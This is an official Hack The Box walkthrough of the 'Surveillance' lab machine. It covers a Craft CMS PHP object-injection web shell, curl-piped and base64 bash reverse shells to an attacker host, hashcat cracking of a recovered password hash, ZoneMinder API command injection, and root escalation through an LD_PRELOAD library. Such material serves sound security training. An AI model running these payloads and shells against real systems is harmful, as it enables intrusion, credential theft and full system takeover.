



HACKTHEBOX



Surveillance

21st Oct 2023 / Document No D24.100.278

Prepared By: TheCyberGeek

Machine Authors: TheCyberGeek & TRX

Difficulty: **Medium**

Classification: Official

Synopsis

Surveillance is a medium-difficulty Linux machine that showcases a vulnerability (`CVE-2023-41892`) in Craft CMS, which abuses PHP object injection to inject PHP content into the Craft CMS web log files to gain Remote Code Execution (RCE). The privilege escalation abuses ZoneMinder with an authenticated remote code injection in the `HostController.php` API endpoint to gain a shell as the `zoneminder` user. As this user, a `sudo` entry is abused by adding a configuration environment variable `LD_PRELOAD` via the admin panel and loading the malicious library file through `zmdc.dl` on the target, compromising the system.

Skills Required

- Source Code Analysis
- PHP Object Injection
- Linux fundamentals

Skills Learned

- Source code review
- Exploit development

Enumeration

Nmap

To begin the machine we start off with a port scan to identify the running services on the target.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.245 | grep ^[0-9] | cut -d '/' -f 1  
| tr '\n' ',' | sed s/,$/)/  
nmap -p$ports -sv 10.10.11.245  
  
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-21 17:47 BST  
Nmap scan report for surveillance.htb (10.10.11.245)  
Host is up (0.083s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     nginx 1.18.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap done: 1 IP address (1 host up) scanned in 8.24 seconds
```

Only SSH and a web server are accessible. We have `nginx` running on port 80; performing a simple `CURL` request shows that the domain is `surveillance.htb`.


```
curl -v http://10.10.11.245  
  
<SNIP>  
< HTTP/1.1 302 Moved Temporarily  
< Server: nginx/1.18.0 (Ubuntu)  
< Date: Sat, 21 Oct 2023 16:54:50 GMT  
< Content-Type: text/html  
< Content-Length: 154  
< Connection: keep-alive  
< Location: http://surveillance.htb/  
<SNIP>
```

We add the `surveillance.htb` domain to our `/etc/hosts` file.


```
echo "10.10.11.245 surveillance.htb" | sudo tee -a /etc/hosts
```

Craft CMS

Upon visiting the site we understand this is a business that offers installation of home security.



On the footer of the site, we see that the website is powered by `Craft CMS`, which is an `href` link to [Craft CMS GitHub](#). So we know the version is `4.4.14`.



Researching this version leads us to a couple of blog posts containing basic disclosures for [CVE-2023-41892](#). One of the blog posts is from Qualys and shows a basic proof of concept, found [here](#). A second blog post by the discoverer of the vulnerability can be found [here](#).


Note: Since this machine was released, more [PoCs](#) were released, allowing for instant exploitation of the target. For the purposes of this writeup, however, we will manually exploit the vulnerability.

By crafting a `POST` request to `index.php`, we can load functions without arguments. The following request will run `phpinfo()`, for example:

```
POST /index.php HTTP/1.1
Host: surveillance.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 233

action=conditions/render&test[userCondition]=craft\elements\conditions\users\UserCondition&config={"name":"test[userCondition]","as xyz":{"class":"\\GuzzleHttp\\Psr7\\FnStream","__construct()":[{"close":null},"_fn_close":"phpinfo"]}}
```

We make use of `BurpSuite`'s `Repeater` to replay and modify forged requests.



The blog posts mention that we can load additional classes that will load log files. Log files contain sensitive information about the application, such as headers and request types made when the error was triggered. With that we can form an attack chain to inject the `User-Agent` with a PHP command and load the log file through the object injection. We see from the discoverer's disclosure the structure required for including files:

```
\yii\base\BaseObject::__construct
  \yii\rbac\PhpManager::init
    \yii\rbac\PhpManager::load
      \yii\rbac\PhpManager::loadFromFile
```

We can also use this [link](#) for reference. With this information we can form an attack chain, but the last piece of information we need is the log file format and storage location, which can be found [here](#). As the documentation states, the log file is generated from the web frontend, with the following format:

```
web-[Y-m-d].log: logs generated from front-end web requests
```

The documentation also shows where the log files are stored within the main web application directory, which can be found [here](#).

```
tail -f storage/logs/web-*.log
```

The last thing we need is the web directory location, which we can find in the `PHPInfo` output.

error_log	/var/www/html/craft/storage/logs/phperrors.log
------------------	--

Now, we have all the information we need to exploit this vulnerability.

Foothold

We craft the following POST request, targeting the application's log file. We make sure to set the correct date, which at the time of this writing is `2023-10-21`.

Note: The month and day both need to be two characters long, so ensure to add a leading zero, accordingly; (i.e. `2023-01-05`).

```
POST /index.php HTTP/1.1
Host: surveillance.htb
```

```
User-Agent: Mozilla/5.0 (windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 239

action=conditions/render&configObject=craft\elements\conditions\ElementCondition&
config={"name":"configObject","as":{"class":"\\yii\\rbac\\PhpManager",
"__construct()":[{"itemFile":"/var/www/html/craft/storage/logs/web-2023-10-
21.log"}]}}
```

When inspecting the log we can see the application passes a bunch of environmental variables to the log file:

```
$_SERVER = [
    'USER' => 'www-data'
    'HOME' => '/var/www'
    'HTTP_CONTENT_LENGTH' => '239'
    'HTTP_CONTENT_TYPE' => 'application/x-www-form-urlencoded'
    'HTTP_CACHE_CONTROL' => 'max-age=0'
    'HTTP_UPGRADE_INSECURE_REQUESTS' => '1'
    'HTTP_CONNECTION' => 'close'
    'HTTP_DNT' => '1'
    'HTTP_ACCEPT_ENCODING' => 'gzip, deflate'
    'HTTP_ACCEPT_LANGUAGE' => 'en-US,en;q=0.5'
    'HTTP_ACCEPT' =>
    'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8'
    'HTTP_USER_AGENT' => 'Mozilla/5.0 (windows NT 10.0; rv:91.0)'
]
```

We edit our `POST` request and inject the `User-Agent` to include PHP that will create a web shell in `/var/www/html/craft/web/shell.php`.

The base64-encoded portion of the payload translates to the following:


```
<?php system($_GET["cmd"]);?>
```

```
POST /index.php HTTP/1.1
Host: surveillance.htb
User-Agent: <?php `echo PD9waHAgc3lzdGvtdKCRfR0VUWyJjbWQiXSk7Pz4=|base64 -d >
/var/www/html/craft/web/shell.php`;?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 239
```

```
action=conditions/render&configObject=craft\elements\conditions\ElementCondition&
config={"name":"configObject","as":{"class":"\\yii\\rbac\\PhpManager",
"__construct()":[{"itemFile":"/var/www/html/craft/storage/logs/web-2023-10-
21.log"]}]}
```

After sending our request, we may get an `Internal Server Error`, but if we visit `/shell.php?cmd=id`, we see that we have code execution as `www-data`.



`uid=33(www-data) gid=33(www-data) groups=33(www-data)`

We create a quick `bash` reverse shell and host a `Python3` web server to serve the file.

```
echo -ne '#!/bin/bash\nbash -i >& /dev/tcp/10.10.14.48/4444 0>&1' > bash.sh
python3 -m http.server 8081
```

In another terminal, we start a `netcat` listener on port `4444`.

```
nc -lvvp 4444
```

Then, we send a `CURL` command to the `shell.php` endpoint to grab our payload from the web server and execute it on the target.

```
curl 'http://surveillance.htb/shell.php?cmd=curl+10.10.14.48:8081/bash.sh|bash'
```

We get a shell as `www-data`.

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.48] from surveillance.htb [10.10.11.245] 35058
bash: cannot set terminal process group (970): Inappropriate ioctl for device
bash: no job control in this shell
www-data@surveillance:~/html/craft/web$
```

We stabilise a shell using `script`, to create a new `PTY`:

```
www-data@surveillance:~/html/craft/web$ script /dev/null -c bash
```

Backup Recovery

Searching the filesystem, we don't find much of use, but in the `/var/www/html/craft/backups` directory we find a web backup that was made through the CMS.

```
www-data@surveillance:~/html/craft/storage/backups$ ls -la

total 28
drwxrwxr-x 2 www-data www-data 4096 Oct 17 20:33 .
drwxr-xr-x 6 www-data www-data 4096 Oct 11 20:12 ..
-rw-r--r-- 1 root      root      19918 Oct 17 20:33 surveillance--2023-10-17-
202801--v4.4.14.sql.zip
```

When we extract the `zip` file we get an `SQL` database file. When we read its contents, we find the following line containing a password hash:

```
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew
B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f1
0d0848123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11
18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11
17:57:16','2023-10-17 20:27:46');
```

We identify the hash type to be `SHA256` and proceed to crack it.

```
echo '39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec' >
hash.txt
hashcat -m 1400 hash.txt /usr/share/wordlists/rockyou.txt

<SNIP>

39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: SHA2-256
Hash.Target.....: 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c...5770ec
Time.Started.....: Sat Oct 21 20:03:52 2023 (1 sec)
Time.Estimated...: Sat Oct 21 20:03:53 2023 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
```

The password is revealed to be `starcraft122490`.

We check the `/etc/passwd` file and see that `matthew` is indeed a user on the system and so we SSH into that user account to get `user.txt`.

```
ssh matthew@surveillance.htb

matthew@surveillance.htb's password: starcraft122490
<...SNIP...>
matthew@surveillance:~$ wc -c user.txt
33 user.txt
```

Lateral Movement

ZoneMinder

Checking `netstat`, we can see that there is an internal web application listening on port `8080`.


```
netstat -ant

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:44915         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
```


We exit out of the SSH session and add port forwarding to allow us to access the web application from the remote host on port `8080`, on our localhost's port `8082`.

```
ssh matthew@surveillance.htb -L 8082:127.0.0.1:8080
```

```
http://localhost:8082
```



We see a ZoneMinder login page. We try the default credentials of `admin/admin`, as stated on [Google](#), but that fails. We try `admin:starcraft122490` and successfully authenticate.



We see in the top right corner that the version being run is `v1.36.32`. Searching for vulnerabilities for this application leads us to [this](#) disclosure. With no Proof of Concept codes online, we take to the source code available [here](#) to review the vulnerability.

```
// invocation:
https://server/zm/api/host/daemonControl/<daemon>.pl/<command>.json
// note that this API is only for interaction with a specific
// daemon. zmdc also allows other functions like logrot/etc
public function daemonControl($daemon_name, $command) {
    global $user;
    if ($command == 'check' || $command == 'status') {
        $permission = 'view';
    } else {
        $permission = 'edit';
    }
}
```

```

}
$allowed = (!$user) || ($user['system'] == $permission );
if ( !$allowed ) {
    throw new UnauthorizedException(__("Insufficient privileges"));
    return;
}
$string = ZM_PATH_BIN."/zmdc.pl $command $daemon_name";
$result = exec($string);
$this->set(array(
    'result' => $result,
    '_serialize' => array('result')
));
}

```

We can see that after supplying a command to the `daemonControl()` function, the function will check if `$command` matches `check` or `status` to apply the `view` permissions, but if we supply anything else it will set the permission to `Edit`. The function then goes on to verify that we are authenticated to the API and if we are, it will pass our command to the `$string` variable, which executes `zmdc.pl $command $daemon_name` through the `$result`'s `exec($string)` function. This is where the command injection takes place.

As such, we first have to authenticate to the API. As per [the documentation](#), we send a `POST` request to `/api/host/login.json`:

```

curl -XPOST -d "user=admin&pass=starcraft122490"
http://127.0.0.1:8082/api/host/login.json

{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJab25lTWluZGVyIiwiaWF0IjoxNjk3OTE2ODExLCJleHAiOjE2OTc5MjQwMTESInVzZXIiOiJhZGlpbGlzInR5cGUiOiJhY2Nlc3MiOiJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJab25lTWluZGVyIiwiaWF0IjoxNjk3OTE2ODExLCJleHAiOjE2OTgwMDMyMTESInVzZXIiOiJhZGlpbGlzInR5cGUiOiJyZWZyZXNoIn0.OtFYkLIPw4QwFX0JXCDocYoZJrm4LSZw61YT04N4h84","refresh_token_expires":86400,"credentials":"auth=","append_password":0,"version":"1.36.32","apiversion":"2.0"}

```

Now that we have an API token, we need to know how to apply it to interact with the API. We can see from this [link](#) the basic usage for the `access_token`. Since we know a daemon named `zmdc.d1` from our source code review, we can proceed to inject the command parameter and execute code on the target.

We base64-encode the reverse shell command `bash -i >& /dev/tcp/10.10.14.48/4444 0>&1` and then URL-encode the full payload, containing the reverse shell:

```

$(echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40OC80NDQ0IDA+JjE="|base64 -d|bash)

```

We set up a local `netcat` listener to catch the shell:

```

nc -lvvp 4444

```

The URL-encoded payload must be set to the `/command` section of the URL, which we recall is structured as follows:

```
// invocation:  
https://server/zm/api/host/daemonControl/<daemon>.pl/<command>.json
```

Finally, we compose the following `CURL` request to trigger RCE:

```
curl -XGET  
http://127.0.0.1:8082/api/host/daemonControl/zmdc.pl/%24%28echo%20%22YmFzaCAtaSA%  
2BjiAvZGV2L3RjcC8xMC4xMC4xNC40OC80NDQ0IDA%2BjE%3D%22%7Cbase64%20-  
d%7Cbash%29.json?  
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJab25lTWlwZGVyIiwiaWF0IjoxNj  
k3OTE2ODExLjE4aHoiE2OTc5MjQwMTESInVzZXIiOiJhZG1pb25lInR5cGUoiOiJhY2Nlc3MifQ.7Ki8  
MR5Ugptm1EXkkgF9bhL1YqD8pVVDQ_VP-MZmwPo
```

We get a callback on our listener and land a shell as the `zoneminder` user.

```
nc -lvvp 4444  
  
listening on [any] 4444 ...  
connect to [10.10.14.48] from surveillance.htb [10.10.11.245] 57796  
bash: cannot set terminal process group (970): Inappropriate ioctl for device  
bash: no job control in this shell  
zoneminder@surveillance:/usr/share/zoneminder/www/api/app/webroot$ id  
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
```

Once again, we upgrade our shell:

```
zoneminder@surveillance:/$ script /dev/null -c bash
```

Finally, we generate an SSH keypair, adding our public key into the target's `authorized_keys` file so that we can SSH into the target as `zoneminder`.

```
ssh-keygen  
  
Generating public/private ed25519 key pair.  
Enter file in which to save the key (/home/tcg/.ssh/id_ed25519): ./id_ed25519  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:  
Your identification has been saved in ./id_ed25519  
Your public key has been saved in ./id_ed25519.pub  
<...SNIP...>
```

We `echo` the `.pub` part into `authorized_keys`, on the target:

```
zoneminder@surveillance:~$ echo 'ssh-ed25519  
AAAAC3NzaC1lZDI1NTE5AAAAINI18RDPk2Up+AlIMjhFc//neZMG+2gvs8ct0/20K3KV tcg@htb' >  
~/.ssh/authorized_keys
```

Now we can SSH as `zoneminder`:

```
ssh -i id_ed25519 zoneminder@surveillance.htb
```

Privilege Escalation

Checking our `sudo` permissions, we can see we have rights to execute any of the `zm` scripts.

```
zoneminder@surveillance:~$ sudo -l
```

Matching Defaults entries for zoneminder on surveillance:

```
env_reset, mail_badpass,
```

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:

```
(ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

The scripts in question are `perl` scripts, part of `zoneminder`, and come in abundance:


```

zoneminder@surveillance:~$ ls -al /usr/bin/zm*.pl
-rwxr-xr-x 1 root root 43027 Nov 23 2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23 2022 /usr/bin/zmcamtool.pl
-rwxr-xr-x 1 root root 6043 Nov 23 2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23 2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23 2022 /usr/bin/zmfilter.pl
-rwxr-xr-x 1 root root 5640 Nov 23 2022 /usr/bin/zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23 2022 /usr/bin/zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23 2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23 2022 /usr/bin/zmrecover.pl
-rwxr-xr-x 1 root root 4815 Nov 23 2022 /usr/bin/zmstats.pl
-rwxr-xr-x 1 root root 2133 Nov 23 2022 /usr/bin/zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23 2022 /usr/bin/zmtelemetry.pl
-rwxr-xr-x 1 root root 5340 Nov 23 2022 /usr/bin/zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23 2022 /usr/bin/zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23 2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root 8205 Nov 23 2022 /usr/bin/zmvideo.pl
-rwxr-xr-x 1 root root 7022 Nov 23 2022 /usr/bin/zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23 2022 /usr/bin/zmx10.pl

```

Exploring these functions, we can't find any direct way to execute malicious code. We retrace our steps and check out the `ZoneMinder` website, once more.

In the `options` page on the website, under the `Config` tab, we see an option to set a path to pre-load libraries, via `LD_PRELOAD`. Clicking the `(?)` button shows a description for the option.



This setting allows the setting of the path to the library, so that it can be loaded by `zmdc.pl` before launching `zmc`.

As such, our plan of action is to create a malicious shared object library, which will be loaded with `root` permissions when we run `zmdc.pl` using `sudo`.

We set this option to `/tmp/shell.so`.

LD_PRELOAD

`/tmp/shell.so`

Path to library to preload before launching daemons (?)

Now, we create the following `shell.c` file to compile on the target. Once executed, it will add the `SUID` bit to `/bin/bash`, enabling a simple privilege escalation to `root`:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("chmod u+s /bin/bash");
}
```

We compile the library on the target:

```
zoneminder@surveillance:~$ gcc -fPIC -shared -o /tmp/shell.so shell.c -nostartfiles

shell.c: In function ‘_init’:
shell.c:6:3: warning: implicit declaration of function ‘setgid’ [-wimplicit-function-declaration]
   6 |   setgid(0);
     |   ^~~~~~
shell.c:7:3: warning: implicit declaration of function ‘setuid’ [-wimplicit-function-declaration]
   7 |   setuid(0);
     |   ^~~~~~
```

We check the command usage of `zmdc.d1` and then start a new daemon.

```
sudo zmdc.pl startup zmdc
```

Note: If the service is already running, it must first be shut down for the exploit to trigger.

```
sudo zmdc.pl shutdown zmdc
sudo zmdc.pl startup zmdc
```

```
zoneminder@surveillance:~$ sudo zmdc.pl
No command given
Usage:
  zmdc.pl {command} [daemon [options]]

Options:
  {command} - One of 'startup|shutdown|status|check|logrot' or
  'start|stop|restart|reload|version'. [daemon [options]] - Daemon name
  and options, required for second group of commands

zoneminder@surveillance:~$ sudo zmdc.pl startup zmdc
Starting server
zoneminder@surveillance:~$
```

Checking the permissions of `/bin/bash`, we see that it has `SUID` permissions, meaning our malicious library was loaded successfully. We execute a `SUID` shell, giving us the effective UID (EUID) of `root`.

```
/bin/bash -p
```

```
zoneminder@surveillance:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6 2022 /bin/bash

zoneminder@surveillance:~$ /bin/bash -p
bash-5.1# id
uid=1001(zoneminder) gid=1001(zoneminder) euid=0(root) groups=1001(zoneminder)
```

The final flag can be found at `/root/root.txt`.